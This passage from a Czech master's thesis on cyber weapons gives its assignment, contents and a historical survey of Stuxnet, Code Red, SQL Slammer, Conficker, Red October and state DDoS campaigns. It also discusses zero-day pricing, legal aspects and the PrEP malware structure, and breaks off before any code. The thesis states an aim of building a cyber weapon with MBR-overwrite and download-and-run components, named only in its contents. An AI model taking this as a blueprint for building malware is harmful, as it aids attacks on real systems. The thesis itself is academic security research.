VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Kybernetické zbraně - jejich použití v útoku a obraně

Cyber Weapons - its Use in Attack and Defence

2020 Bc. Daniel Walter

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student: **Bc. Daniel Walter**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 1801T064 Informační a komunikační bezpečnost

Téma: Kybernetické zbraně - jejich použití v útoku a obraně
Cyber Weapons - its Use in Attack and Defence

Jazyk vypracování: čeština

Zásady pro vypracování:

Diplomová práce se zabývá tzv. kybernetickými zbraněmi. Tento speciální SW je určen k digitálnímu útoku a obraně a ne náhodně nese rysy klasického malware. Cílem práce je nejen provést vyčerpávajícím způsobem přehled známých typů kybernetických zbraní, jejich funkcionality a typu vykonávaných aktivit, ale i navrhnour vlastní řešení, kombinující již známé zbraně včetně jejich hybridizace s umělou inteligencí, bude-li to vhodné a třeba.

Předpokládaná struktura práce je:
1. Shrnutí současného stavu na poli kybernetických zbraní.
2. Shrnutí všech typů kybernetických zbraní s vyznačením jejich možného využití.
3. S ohledem na bod 2. označení slabých a silných stránek vybraného sw.
4. Tvorba vybraných ukázek kybernetických zbraní s demonstrativním použitím.
5. Návrh vlastního řešení, které bude slučovat silné stránky a eliminovat slabé u takto navrženého SW.
6. Návrh scénářů a jejich demonstrace s použitím navrženého SW.

Seznam doporučené odborné literatury:

[1] Collins, S. and McCombie, S., Stuxnet: the emergence of a new cyber weapon and its implications. Journal of Policing, Intelligence and Counter Terrorism, 7(1), pp.80-91. 2012
[2] Rid, T. and McBurney, P., Cyber-weapons. the RUSI Journal, 157(1), pp.6-13. 2012
[3] Peterson, D., Offensive cyber weapons: construction, development, and employment. Journal of Strategic Studies, 36(1), pp.120-124. 2013
[4] Farwell, J.P. and Rohozinski, R., Stuxnet and the future of cyber war. Survival, 53(1), pp.23-40. 2011
[5] Farwell, J.P. and Rohozinski, R., The new reality of cyber war. Survival, 54(4), pp.107-120. 2012
[6] Mele, S., Cyber-weapons: legal and strategic aspects (Version 2.0). Available at SSRN 2518212. 2013
[7] Herr, T., PrEP: A framework for malware & cyber weapons. Journal of Information Warfare, 13(1), pp. 87-106. 2014

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **prof. Ing. Ivan Zelinka, Ph.D.**

Datum zadání: 01.09.2019

Datum odevzdání: 30.04.2020

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 31. března 2020 .....

Souhlasím se zveřejněním této diplomové práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.

V Ostravě 31. března 2020 .....

Rád bych na tomto místě poděkoval všem, kteří mi s prací pomohli, nebo mě jinak podporovali. Děkuji také mému vedoucímu diplomové práce prof. Ing. Ivanu Zelinkovi Ph.D za vedení a věcné rady k této práci.

Abstrakt

Tato diplomová práce je zaměřena na kybernetické zbraně, které se používají k cílenému útoku, podobně jako některé typy cíleného malwaru. V práci jsou popsány teoretické informace o existujících kybernetických zbraních, jejich účel a nastalých situací. Následující část je zaměřena na tvorbu kybernetické zbraně a využiti PrEP frameworku, která je následně součásti experimentu.

Klíčová slova: Kybernetické zbraně, šifrování, malware, virus

Abstract

This diploma thesis, existing cyber weapons theoretic information is described, including their typical purpose, usage and circumstances. In the practical part, the focus is to developer a cyber weapon with PrEP framework to test this weapon in practical experimental usage.

Keywords: Cyber Weapons, encryption, malware, virus

Obsah

Seznam použitých zkratek a symbolů **10**

Seznam obrázků **11**

Seznam tabulek **12**

Seznam výpisů zdrojového kódu **13**

1 Úvod **14**
1.1 Motiv pro použití kybernetické zbraně 15

2 Aktuální situace v oblasti vývoje kybernetických zbraní **16**
2.1 Zero day vulnerability 16
2.2 Financování 17

3 Shrnutí všech typů kybernetických zbraní **19**
3.1 Yahoo DDoS 19
3.2 Maroocky Shire Council 19
3.3 Červ Code Red 20
3.4 SQL Slammer worm 20
3.5 Kybernetický útok na Estonsko a Gruzii 20
3.6 Červ Conficker 21
3.7 Stuxnet 21
3.8 Red October 21

4 Srovnání kybernetických zbraní **22**

5 Struktura kybernetické zbraně **23**
5.1 Propagace (Propagation) 23
5.2 Zneužití (Exploit) 24
5.3 Škodlivá část kódu (Payload) 25

6 Tvorba kybernetické zbraně **26**
6.1 Problémy při tvorbě kybernetické zbraně 26
6.2 Cíl experimentální části 26
6.3 Testovací prostředí 26
6.4 Prvotní infekce 27
6.5 Metody šíření 28
6.6 Využití zranitelností 31

6.7 Škodlivá část 36

7 Životní cyklus kybernetické zbraně **49**

8 Komunikace a přijímání příkazů **52**

9 Výsledek experimentu **54**

9.1 Srovnání detekcí 54

9.2 Testování 55

10 Závěr **57**

Literatura **59**

Přílohy **60**

A Využité knihovny při vývoji **61**

B Obsah přiloženého CD **62**

C Zdrojový kód **63**

Seznam použitých zkratek a symbolů

IIS	–	Internet Information Services
DoS	–	Denial-of-service
DDoS	–	Distributed denial-of-service
FEA	–	Full Extended Attributes
UAC	–	User Account Control
UEFI	–	Unified Extensible Firmware Interface
EFI	–	Extensible Firmware Interface
MBR	–	Master boot record
GPT	–	GUID Partition Table
BSOD	–	Blue screen of death
CFB	–	Cipher Feedback Mode
CFB	–	Cipher Feedback Mode
AES	–	Advanced Encryption Standard
CVE	–	Common Vulnerabilities and Exposures
USB	–	Universal Serial Bus
NATO	–	The North Atlantic Treaty Organization
BTC	–	Bitcoin

Seznam obrázků

1 Válečné domény [3] 14
2 PrEP Framework[10] 23
3 Schéma zapojení testovacího prostředí 27
4 Ukázka dekódování pomoci Caesarovy šifry 29
5 Ukázka správce úloh v napadeném systému pomoci EternalBlue. 34
6 Ukázka nastavení plánované úlohy 35
7 Struktura obsahující informace o procesech a vláknech 36
8 Způsob infekce pomoci připojení binárních dat 37
9 Ukázka paměti po spuštění kybernetické zbraně a alokace paměti pro původní program 38
10 Zobrazení systémových složek a doprovázející dialog 39
11 Ukázka zobrazení ochranné známky v informacích o souboru 40
12 Word - detekce staženého souboru 45
13 Hlavní spouštěcí záznam (MBR) 46
14 Prvotní inicializace kybernetické zbraně 49
15 Spuštění kybernetické zbraně a její instalace 50
16 Struktura sítě a ukázka směrování[24] 52
17 Ukázka zapouzdření zprávy 52
18 Výsledky detekce skeneru ScanMyBin [1] 54

Seznam tabulek


1 Cena zero-day zranitelností prodávaných na černém trhu u jednotlivých aplikací [5] 16
2 Rozpočet a složení týmu pro vývoj kybernetické zbraně [8] 17
3 Rozdíl mezi Stuxnetem a jiným malware [10] 19
4 Metody šíření Malwaru 24
5 Typy škodlivého kódu malwaru [10] 25
6 Typy škodlivého kódu Kybernetické zbraně [10] 25
7 Typy sdílených zdrojů [17] 30
8 Přednastavené úlohy po startu kybernetické zbraně 50

Seznam výpisů zdrojového kódu

1 Jednoduchý skript pro stažení a spuštění souboru 32
2 Příkazy pro vygenerování strojového kódu 32
3 Ukázka spojení strojových kódu 33
4 Volání akce z plánované úlohy 35
5 Ukázka reflexe a spuštění programu 37
6 Ukázka zasílání e-mailu skrz malware 41
7 Ukázka subrutiny, která spouští powershell 42
8 Načtení souboru po blocích a odebrání příznaku skrytého souboru 43
9 Ukázka kódu pro BSOD 44
10 Zapsání datového proudu do souboru 45
11 Přepsání MBR 46
12 Ukázka M kódu pro nastavení teplot a následný pohyb pomoci G kódu 47
13 Ukázka navázání komunikace s 3D tiskárnou 47
14 Konfigurační soubor `torrc` 53
15 Ukázka kompilovaného kódu 63

1 Úvod

V dnešní společnosti tvoří informace klíčovou roli, avšak čím dál více těchto informací je obsaženo v informačních systémech. Z dnešního pohledu se na tyto systémy lidé stále více zaměřují. Informační systémy používají nejmodernější propojení a zvyšují svůj výkon, ale bezpečnost je často zanedbávána. Ze statistik dostupných v článcích [1, 2] je patrné, že počty útoků na tyto systémy se již od roku 2013 stále zvyšují. S příchodem dnešní digitalizace je již drtivá většina věcí státu plně integrována do světa internetu. V roce 2010 J.Lynn definoval kybernetický prostor jako pátou doménu války. Pokud se tedy podíváme na obrázku č. 1 je nutné si uvědomit, že je potřeba z pozice státu bránit nejen své území, části vod a vzdušný prostor, ale také kyberprostor. Tyto služby jsou z velké části napadnutelné, což může v konečném důsledku ochromit celý stát nebo jeho kritickou infrastrukturu.



Obrázek 1: Válečné domény [3]

K těmto účelům vzniká malware, který se často nazývá Kybernetická zbraň a může sloužit jak pro útok, tak pro obranu státu. Nejčastěji se jedná o cílený malware, který škodí v předem určené cílové destinaci a nevzbuzuje podezření v případě, že se jen šíří nebo je neaktivní. Autoři v článku [4] definují chování kybernetické zbraně podobné inteligentnímu agentu, který se snaží nenápadně dostávat hlouběji k informacím, a jakmile je připraven škodit na cílovém místě, stane se z něj zbraň, která je schopna cíl i fyzicky zničit. I v případě detekce se snaží být kód malwaru těžko odhalitelný a zpětně pochopitelný, a proto také často bývá obfuskován, aby jeho zpětná analýza byla co nejtěžší. Jakmile se však jednou zbraň použije a vzbudí pozornost, bývá často odhalena a následně se téměř jistě signatury takovéhoto malwaru dostanou do antivirové databáze. Jedním z větších nepřítelů mohou být antivirové programy, založené na analyzování chování (behaviour-based antivirus), které monitorují chování klientské stanice a v případě objevení neobvyklého chování jakéhokoliv softwaru je tato událost nahlášena správci, který musí daný incident detailněji zanalyzován.

1.1 Motiv pro použití kybernetické zbraně

Hlavním motivem pro vývoj takovéto zbraně může být obrana státu, pro případ jejího napadení. Je možné, a u některých státu dokonce potvrzené, že vlastní takovéto kybernetické zbraně. Nechtějí je však použít, jelikož by došlo k jejímu odhalení a vývoj takovéto zbraně je časově náročný a drahý. Ve vojenském odvětví můžeme kybernetickou zbraň přirovnat k samo-naváděcí střele, která má zadaný cíl a cestu si může zvolit. Lze jí taktéž použít jen jednou a v případě včasného odhalení může druhá strana zmást informace na radaru a tím nepřátelskou střelu zneškodnit. Kybernetická zbraň tedy může fungovat v armádě a být součásti jak vojenské obrany, tak i útoku. V případě obrany by bylo možné kupříkladu napadnout letecké radary, které by byly zničeny. Případně by zbraň mohla hlásit falešné objekty na radaru a nepřátelské letectvo by tak provedlo útok na nesprávné cíle, které nejsou pro stát kritické, případně do odlehlých částí moří apod. Při útoku může takováto kybernetická zbraň sloužit jako podpora, která by byla schopna zneškodnit části elektráren, a tím by způsobila výpadky proudu napadaného státu. [5, 6]

2 Aktuální situace v oblasti vývoje kybernetických zbraní

Jedním z hlavních představitelů kybernetických zbraní byl Stuxnet. Víme, že nebyl určitě první, ale byl první, který byl odhalen a zanalyzován hlavně díky ruské firmě VirusBlokAda [7]. Po úspěšné analýze byl publikován veřejnosti. Kybernetické zbraně mají za účel hlavně sabotovat, reprogramovat, špehovat, případně fyzicky ničit určitá zařízení. Podobně tedy fungoval zmíněný Stuxnet, který měl za cíl zneužít Íránskou jadernou elektrárnu, konkrétně zneužít odstředivky. Jelikož v Íránu existuje pouze jedna jaderná elektrárna, mohla tato událost způsobit blackout pro větší část státu. Důležitou součástí tohoto malwaru je využívání "zero day vulnerability", aby se malware šířil mezi další počítače bez povšimnutí a uměl se adaptovat v prostředí, ve kterém se nachází.

V případě vývoje kybernetické zbraně je důležité se zamyslet, kdo takovou zbraň vyvíjí. Většinu takovýchto zbraní vyvíjí specializované týmy, které jsou najímané přímo státem, který je také financuje. Je nutné podotknout, že většina informací o těchto zbraních bývá dost utajována, stejně jako samotný jejich vývoj.

2.1 Zero day vulnerability

Jedná se o typ zranitelností, které nejsou zatím veřejně známé. V aktuálních trendech[5] favorizuje černý trh s počítačovými zranitelnostmi, kde jsou právě tyto zranitelnosti ve známých softwarech prodávány. Státy jsou tedy hlavními odběrateli těchto zranitelností, případně i samotných kybernetických zbraní přímo od kyberzločinců.

Tyto činnosti a zjišťovaní nových zranitelností provádějí zejména výzkumníci nebo skupiny kybernetických zločinců. Níže je uvedená tabulka a částky odhadovaných zranitelností, které zatím nejsou známy.

Tabulka 1: Cena zero-day zranitelností prodávaných na černém trhu u jednotlivých aplikací [5]

Známý software	**částka (USD) v roce 2011**
Adobe Reader	5 000 - 30 000
Mac OSX	20 000 - 50 000
Android	30 000 - 60 000
Flash nebo Java rozšíření	40 000 - 100 000
Microsoft Word	50 000 - 100 000
Windows	60 000 - 120 000
Firefox nebo Safari	60 000 - 150 000
Chrome nebo Internet Explorer	80 000 - 200 000
iOS	100 000 - 250 000

Použití těchto zranitelností je velice důležité, hlavně z důvodu vývoje kybernetických zbraní, které se mají šířit nepozorovaně delší dobu. Tyto zranitelnosti jím zajistí, aby je bylo velice těžké odhalit a mohly být stále připravené k použití.

2.2 Financování

V případě vývoje Stuxnetu se spekuluje o autorství více států [5], které mají silnou politickou a vojenskou motivací. Celá zbraň byla vyvíjena modulárně a při zpětné analýze bylo detekováno, že na vývoji se podílelo více státu. Spekuluje se, že hlavním viníkem Stuxnetu byl Izrael a Spojené státy americké, ale zapojení Ruska do některých části viru nelze vyloučit.

S příchodem moderní doby se zvyšuje aktivita a odhodlání vlád státu investovat do kybernetické bezpečnosti a jejího výzkumu, který zahrnuje i vývoj kybernetických zbraní. Nelze vyloučit, že některé státy již mají své kybernetické zbraně připravené.

Vývoj kybernetické zbraně je však velmi nákladný proces. Dle veřejných informací z konference[8] ve Spojených státech je odhadovaná délka vývoje několik let a zapojení přibližně 592 profesionálů, kteří se podílí na vývoji takovéto zbraně. Detailnější složení týmu je popsáno v tabulce č. 2

Tabulka 2: Rozpočet a složení týmu pro vývoj kybernetické zbraně [8]

Pracovní pozice	**Počty**	**Částka**
Analytik zranitelností	10 seniorů, 10 juniorů	2 900 000 USD
Programátor exploitu	10 seniorů, 40 zkušených a 20 juniorů	7 300 000 USD
Bot kolektor	50 seniorů, 10 juniorů	4 150 000 USD
Údržba botů	200 seniorů, 20 juniorů	12 900 000 USD
Operátoři	50 seniorů, 20 juniorů	5 400 000 USD
Vzdálený administrátor	10 seniorů, 10 juniorů	400 000 USD
Programátor	50 seniorů, 20 juniorů	2 850 000 USD
Tester	10 seniorů, 5 juniorů	800 000 USD
Konzultant		2 000 000 USD
Systémový administrátor		500 000 USD
Manažeři	52	6 200 000 USD

2.2.1 Právní pohled na kybernetickou zbraň

Z právního pohledu je kybernetická zbraň šedá zóna a zatím není nikde přesně definována. Jak již bylo zmíněno výše, vývoj kybernetické zbraně bývá financován státem, který tuto zbraň může využít proti jinému státu. Z tohoto důvodu se zde nedá uplatňovat zákon daných státu, ale pracuje se s takzvaným Mezinárodním humanitním právem. Nově se vytvořila příručka Tallinnu o mezinárodním právu použitelném na kybernetické válčení[9], který vytvořili experti na základě požadavku z NATO. Tato příručka obsahuje pravidla mezinárodního práva, která by měl každý stát respektovat. Neobsahuje však kroky, jak takovou kybernetickou válku identifikovat a jak k ní přiřadit stát. Je třeba také říct, že žádný stát nezveřejnil informace o tom, že vlastní takovéto zbraně. Výjimku tvoří Spojené státy americké, které se netají vývojem kybernetické zbraně a přiznaly, že zatím nebyla potřeba tuto zbraň využít [8].

Z tohoto manuálu[9] můžeme použít pravidlo č. 41, které definuje prostředky kybernetické války jako kybernetické zbraně a její související kybernetické systémy. [2] Dále je zde zadefinované pravidlo č. 31 definující, že kybernetický útok je operace u které se očekává, že způsobí zranění nebo smrt lidem, nebo poškozeni či zničení objektů. [3] Podobně jako v běžné válce by se mělo počítat, že civilisté by neměli být předmětem kybernetické války. [4]. Zajímavostí však je pravidlo č. 29, že civilistům není zakázáno být součastí takovéto kybernetické operace, ale ztrácí tím ochranu před útokem po dobu, kdy se takovéto operace účastní.[5]

[2]means of cyber warfare' are cyber weapons and their associated cyber systems

[3]A cyber attack is a cyber operation, whether offensive or defensive, that is reasonably expected to cause injury or death to persons or damage or destruction to objects

[4]The civilian population as such, as well as individual civilians, shall not be the object of cyber attack.

[5]Civilians are not prohibited from directly participating in cyber operations amounting to hostilities but forfeit their protection from attacks for such time as they so participate.

3 Shrnutí všech typů kybernetických zbraní

V této kapitole bude popsáno několik předchůdců malwaru, které lze považovat za kybernetickou zbraň. Některé z těchto malwaru nemůžeme dle definovaných pravidel nazývat jako kybernetickou zbraň. Často se však stává, že je malware za kybernetickou zbraň zaměňován, protože jejich použití mělo výrazné následky pro druhou stranu [10].

Pokud bychom měli srovnat klasický malware s kybernetickou zbraní, můžeme využít rozdíly popsány v tabulce č. 3.

Tabulka 3: Rozdíl mezi Stuxnetem a jiným malware [10]

Funkce	**Kybernetická zbraň (Stuxnet)**	**Jiný malware**
Cíl	Určitý specifický číl (selekce)	Bez rozdílu
Typ cíle	SCADA/ICS	Počítače
Velikost	500 KB	Méně než 500 KB
Exploity	4 neznáme zranitelnosti	Možná 1 neznámá zranitelnost
Ověřování	Validní certifikáty (ukradené)	Podrvžené

3.1 Yahoo DDoS

V roce 2000 se masivně rozrostly DDoS útoky. Tento útok byl cílený jako první na komerční internetové giganty jako je Yahoo, CNN, eBay. Jeho hlavním cílem byly webové stránky, které jsou závislé právě na internetové publikaci. Podle odhadu způsobil ztrátu až 1.2 bilionů dolarů. Yahoo byl v této době druhý nejnavštěvovanější web a výpadek služby činil několik hodin. Zajímavostí je, že útok byl silný až 1 Gigabit za sekundu. Od této doby se DDoS útok začal používat pro vyřazení konkurence. Tento útok se používá i v dnešní době, jelikož bývá obtížné rozlišit útok od klasického provozu. Mezi jeho nevýhodu můžeme uvést, že není destruktivní, po určité době je možné provoz regulérně obnovit. [11]

3.2 Maroocky Shire Council

U této události lze předpokládat, že se jednalo o skutečnou kybernetickou zbraň. Nedošlo zde však k vývoji žádného sofistikovaného malwaru, ale k využití bezpečnostního rizika a určitého druh pomsty. V této době totiž ještě nebyla rozšířena počítačová bezpečnost a zaměstnanec znal velmi dobře systém, o který se staral. Útok byl proveden bývalým zaměstnancem, který byl zaměstnán v čističce odpadních vod, kde implementoval SCADA systém. Po neshodách se zaměstnavatelem se rozhodl pomstít a spustil příkaz pro vypuštění 800 litrů odpadní vody do místních řek a parků. Toto lze považovat za útok na kritickou infrastrukturu, která by měla být chráněná. [11]

3.3 Červ Code Red

Vznikl v roce 2001 v návaznosti na událost, kdy americké zpravodajské letadlo srazilo čínský letoun. Americký pilot poté stihl nouzově přistát, zatímco čínsky pilot havaroval. Tato událost následně zahájila kybernetický protest na obou stranách. Jedním nejvýznamnějším programem bylo právě vytvoření červa, který pravděpodobně vytvořil čínsky programátor na jedné z tamních univerzit. Během sedmi dní se tomuto červu podařilo nakazit více než 250 tisíc počítačů. Byl však velmi rychle detekován americkými složkami a zanalyzován. Tento červ měl za úkol se šířit skrz IIS servery, které v té době obsahovaly zranitelnost pomoci technologie přetečení zásobníku. Ve své druhé fázi měl provádět DDoS útoky na několik předem zadaných IP adres. Jednou z těchto adres byly také stránky Bílého domu, na kterých měl proběhnout útok 19. července 2001. Celý útok byl však neúspěšný, jelikož celý červ byl odhalen a webové stránky Bílého domu se přesunuly na jinou IP adresu. [11]

3.4 SQL Slammer worm

V roce 2003 došlo k útokům na MS SQL servery, které obsahovaly zranitelnost. Jeden z těchto útoků byl také na jadernou elektrárnu v Ohiu. Tento červ, který využíval zranitelnost, dokázal vypnout všechny monitorovací systémy na více než 5 hodin. Pro pracovníky bylo překvapující, že se vůbec tento útok mohl stát, jelikož měli zapnutý firewall. Malware však našel způsob skrz dedikovanou linku a pomocí neaktualizovaného počítače jednoho z architektů, který neměl nainstalovanou půl roku starou záplatu v operačním systému. Elektrárna však měla záložní analogový způsob monitoringu, který se používal, dokud se původní systém neobnovil. Zajímavostí u tohoto červa je, že se nesnažil skrýt. Předpokládá se, že elektrárna nebyla původně brána jako cíl a šlo jen o náhodu. [11]

3.5 Kybernetický útok na Estonsko a Gruzii

Estonsko, stejně jako další západní země se snaží využívat moderní internetové technologie. Spoléhají na ně dokonce tak moc, že i ministr obrany zmínil, že Estonsko má vládu bez papíru. V roce 2007 se estonská vláda rozhodla přesunout sovětský památník. Tato událost měla negativní dopad mezi rusky mluvící menšinou. Pak následovaly nepokoje a kybernetické útoky ruských vlastenců, které směřovaly na bankovní a vládní infrastrukturu. Útok byl prováděn pomoci botnetu, který spouštěl DDoS útok na předurčené webové stránky. Běžná návštěvnost webu byla 1000 přístupů během jednoho dne. Během útoku se počet přístupu zvýšil na 2000 za jednu sekundu. Tímto byla estonská kritická infrastruktura ochromena na několik hodin. [11]

Obdobně to bylo v případě Gruzie, kde v roce 2008 vzniklo napětí kvůli nezávislosti Jižní Osetie, která leží mezi Ruskem a Gruzií. Útok probíhal pomoci technologie DDoS cíleně na vládní, mediální a finanční stránky, které následně byly nedostupné déle než 24 hodin. Tento útok byl i součásti propagandy, kdy si lidé mohli z ruských fór stáhnout software i s pokyny,

jak zaútočit na Gruzii. Přesto, že se jednalo o útok, který neměl trvalé následky, dokázala tato událost narušit Gruzínskou vojenskou akci na ruskou vojenskou kampaň. [11]

3.6 Červ Conficker

Velice zajímavý byl ve své době také červ Conficker, který se hlavně šířil na počítačích, které neobsahovaly aktualizované systémy. Vzniklo až 5 verzí tohoto malwaru a každý využíval jiné metody pro šíření. Verze B se dokonce uměla skrýt na USB zařízeních a infikovat každé zařízení, do kterého bylo dané USB připojeno. Celkově se tomuto červu podařilo infikovat více něž milion počítačů, což bylo jeho hlavním cílem. Postupně se do těchto zařízeních instaluje další malware, který tyto počítače zapojoval do botnetu. S více než milionem počítačů pod kontrolou by se dle skupiny Conficker Working Group mohla stát potencionální kybernetická zbraň. [11]

3.7 Stuxnet

Stuxnet můžeme brát jako hlavního představitele kybernetické zbraně. Jednalo se o malware, který se rozšířil v červenci roku 2010. Zaměřoval se na útok průmyslových zařízení a softwaru. Oproti jinému malwaru, využíval 4 neznámé zranitelnosti a dokázal se šířit jak po síti, tak přes vyměnitelná zařízení. Odhalilo se, že se šířil téměř celý rok a nakazil více než sto tisíc systému, kde více než polovina byla umístěna v Íránu. Jeho hlavní cíl byl útok na Íránské jaderné elektrárny. Pokud malware detekovat připojený SCADA systém, který splňoval kriteria umístění, začal zvyšovat rychlost odstředivek a způsobil jejich zničení. Nový trend tohoto viru umožnil získat hmatatelnou formu, tedy zničit něco, co fyzicky existuje. Také měl možnost přepsat ovladač používaný pro komunikaci s PLC zařízeními a tedy docházelo k man-in-the-middle útoku, který se snažil zamaskovat probíhající útok a zasílal falešné informace monitorovacímu systému. [11, 12, 7]

3.8 Red October

Nejedná se přímo o kybernetickou zbraň, ale spíše o špionážní malware. Tento malware se zaměřoval na diplomaty, vládní a výzkumný sektor. Zajímavostí je jeho délka fungování. Dokázal fungovat 5 let a po celou tuto dobu nebyl detekován. Data, které získal zasílál na několik serverů. Využívala také zranitelnosti, které jsou typické pro kybernetické zbraně a tedy zranitelnosti v softwaru Word a Excel, kde následně došlo k stažení právě tohoto malwaru. Poté používal podobnou zranitelnost jako zmíněný červ Conficker, který umožňoval šíření po síti. [13, 14]

4 Srovnání kybernetických zbraní

Z informací, které jsou dostupné v článku [5], jsou názory na kybernetické zbraně odlišné. Je těžké říct, zda je daný software kybernetická zbraň, protože tato definice není nikde pevně zadefinována. Každý stát si již dříve sám zadefinovat legislativu a regulaci ohledně používání zbraní. Z dostupných informací lze říct, že zbraň musí mít destruktivní účinek a musí to být její primární použití. V případě kybernetické zbraně platí, že musí mít destruktivní účinek, ať už fyzický či virtuální v podobě zničení dat.

Z malwaru uvedených v předchozí kapitole splňuVirusje tento předpoklad pouze Stuxnet, protože byl cílený na určitou část infrastruktury a způsobil destrukci, která se nedala jednoduše obnovit. Za zbraň lze považovat i software, který bude ničit nějaká důležitá data v kritické infrastruktuře jiného státu, nebo tuto část odposlouchávat. Pro porovnání se v článku [10] odkazují na porovnání Stuxnetu a Red October.

Stuxnet pravděpodobně vytvořili v USA a Izraeli, aby fyzicky zničili odstředivky v Íránské elektrárně a umožňoval se šířit jak z Internetu a skrz místní síť, tak pomoci USB zařízení, díky kterému se tento malware dostal až do elektrárny, která nebyla připojena k Internetu. Jeho škodlivá část kódu měla nejen měnit rychlost odstředivek, ale také podávat monitorující stanici informace, že se nic špatného neděje.

Red October byl pravděpodobně vyvinut v Rusku, nejednalo se však o klasickou kybernetickou zbraň, ale o velmi sofistikovaný špionážní software, který cílil na výzkumné střediska a diplomatické organizace napříč střední Asii až po vychodní Evropu. Jeho zajímavost je, že obsahoval stovky modulů, které si podle potřeby aktivoval. Dokázal sbírat nejenom nějaké systémové informace, ale kopíroval i další data, jako zprávy z elektronické pošty nebo klíčenky s hesly.

Při porovnání těchto dvou malwarů, můžeme říct, že se jedná o kybernetické zbraně, kde každá měla předem definovaný cíl. Stuxnet cílil na destrukci v íránské elektrárně, Red October se soustředil na sběr citlivých dat, hlavně ve výzkumu a vládních institucích. Oba tyto malwary jsou velmi sofistikované a cílí na předem určené cíle. Po odhalení stuxnetu a přidání jeho signatury do malwarové databáze se začal objevovat i na jiných počítačích. Později došlo na detekci Stuxnetu i na počítačích, které také pracuji s PLC zařízením, avška nedošlo k žádné destrukci, jelikož lokace počítačů nebyla v Izraeli. Dle zpětné analýzy se dne 24. června 2012 [6] Stuxnet přestal samovolně šířit a jeho škodlivá část po tomto datu již není spustitelná.

Naproti tomu Red October nebyl takto sofistikovaný, že by měl možnost se sám vypnout po určitém datu. Podle informací z článku [10] došlo k efektivnímu zrušení, až tehdy, když bylo omezeno více než 60 domén, kde byly moduly škodlivého kódu udržovány pro chod celého malwaru, který byl ovládaný přes Command and Control servery.


[6] Stuxnet reads a date from the configuration data (offset 0x8c in the configuration data). If the current date is later than the date in the configuration file then infection will also not occur and the threat will exit. The date found in the current configuration file is June 24, 2012 [7].

5 Struktura kybernetické zbraně

Důvodů k vytvoření takovéto kybernetické zbraně může být několik. Převážně však mohou sloužit k útoku na elektrárny a být tak podpůrnou složkou při válce. Mohou také sloužit ke špionáží, kde mohou zjistit cenné informace z kritických objektů, jako jsou farmacie, nemocnice či vojenské objekty.

Kybernetická zbraň stejně jako klasický malware využívá PrEP modulární přístup. Tento přístup navrhují autoři v článku [10] a popisují, aby každý malware obsahoval tři základní komponenty: Propagace, Exploit, Payload.

Propagační metoda se stará o přenos škodlivého kódu do cílové destinace. *Exploit* se využívá pro infekci a zneužívá nějaké konkrétní zranitelnosti v cílovém systému, zatímco *Payload* je část kódu napsaný tak, aby bylo dosaženo požadovaného škodlivého konce, jako smazání dat, či manipulace s nějakým průmyslovým řídicím systémem. Při bližším zkoumání takovéhoto malwaru, je zpětná rekonstrukce prováděna právě na rozdělení na tyto tři prvky. Je nutné podotknout, že propagační metoda a payload jsou doprovázeny vzájemně spolupracujícími exploity, aby malware mohl obejít určité ochranné mechanizmy, které by mu znemožnily se dále šířit, či provést konečný úkol. Všechny tyto komponenty je možné zakreslit do diagramu, který je na obrázku č. 2



Obrázek 2: PrEP Framework[10]

5.1 Propagace (Propagation)

Propagační metoda je část kódu, která může mít několik etap. Jednou z prvotních infekcí může být příloha v e-mailu, poté se malware začne šířit skrz webové stránky nebo využije připojená USB zařízení, které nám zajistí tzv. offline infekci na počítačích, které nejsou připojeny k internetu. Autoři v článku [10] rozdělují propagaci na šest základních metod pro šíření.

Při šíření je dobré využít metodu, která nám zajistí šíření v oblasti, kterou chceme napadnout. Rozpis těchto možností je v tabulce č. 4. V případě kybernetické zbraně může být první stádiu propagace cílená na webové stránky státních institucí či místních bank, které převážně navštěvují lidé daného státu. Samozřejmě je důležité počítat s technickými limity, jakým může

Tabulka 4: Metody šíření Malwaru

Propagace	**Příklad**
Kompromitovaný web	mnoho, jakýkoli web určitého státu
Kompromitovaná certifikační autorita	spol. DigiNotar
Kompromitovaná příloha	distribuce skrz e-mail - Kelihos botnet
Dropper	malware Red October atd.
Místní síť	např. Stuxnet v druhé fázi
Vyměnitelná média	Autorun

být samotný operační systém, či nějaké programové vybavení (software). Nejvýznamnějším typem možného šíření je v dnešní době rhybaření (phishing), kdy se cílí na lidskou chybu. Tento útok spočívá v posílání falešných e-mailů se škodlivou přílohou a cílí na běžné uživatelé, kteří nejsou příliš technicky zdatní. Tento e-mail se ve většině případů tváří legitimně, je gramaticky správně napsán a přijde z legitimní e-mailové adresy. Díky těmto vlastnostem vypadá legitimně a zvyšuje se pravděpodobnost, že uživatel přílohu nerozpozná, otevře jí a dojde tím k nákaze počítače. Existují různé techniky, které se snaží uživatele chránit, většinou však je největší riziko v samotném uživateli.

5.2 Zneužití (Exploit)

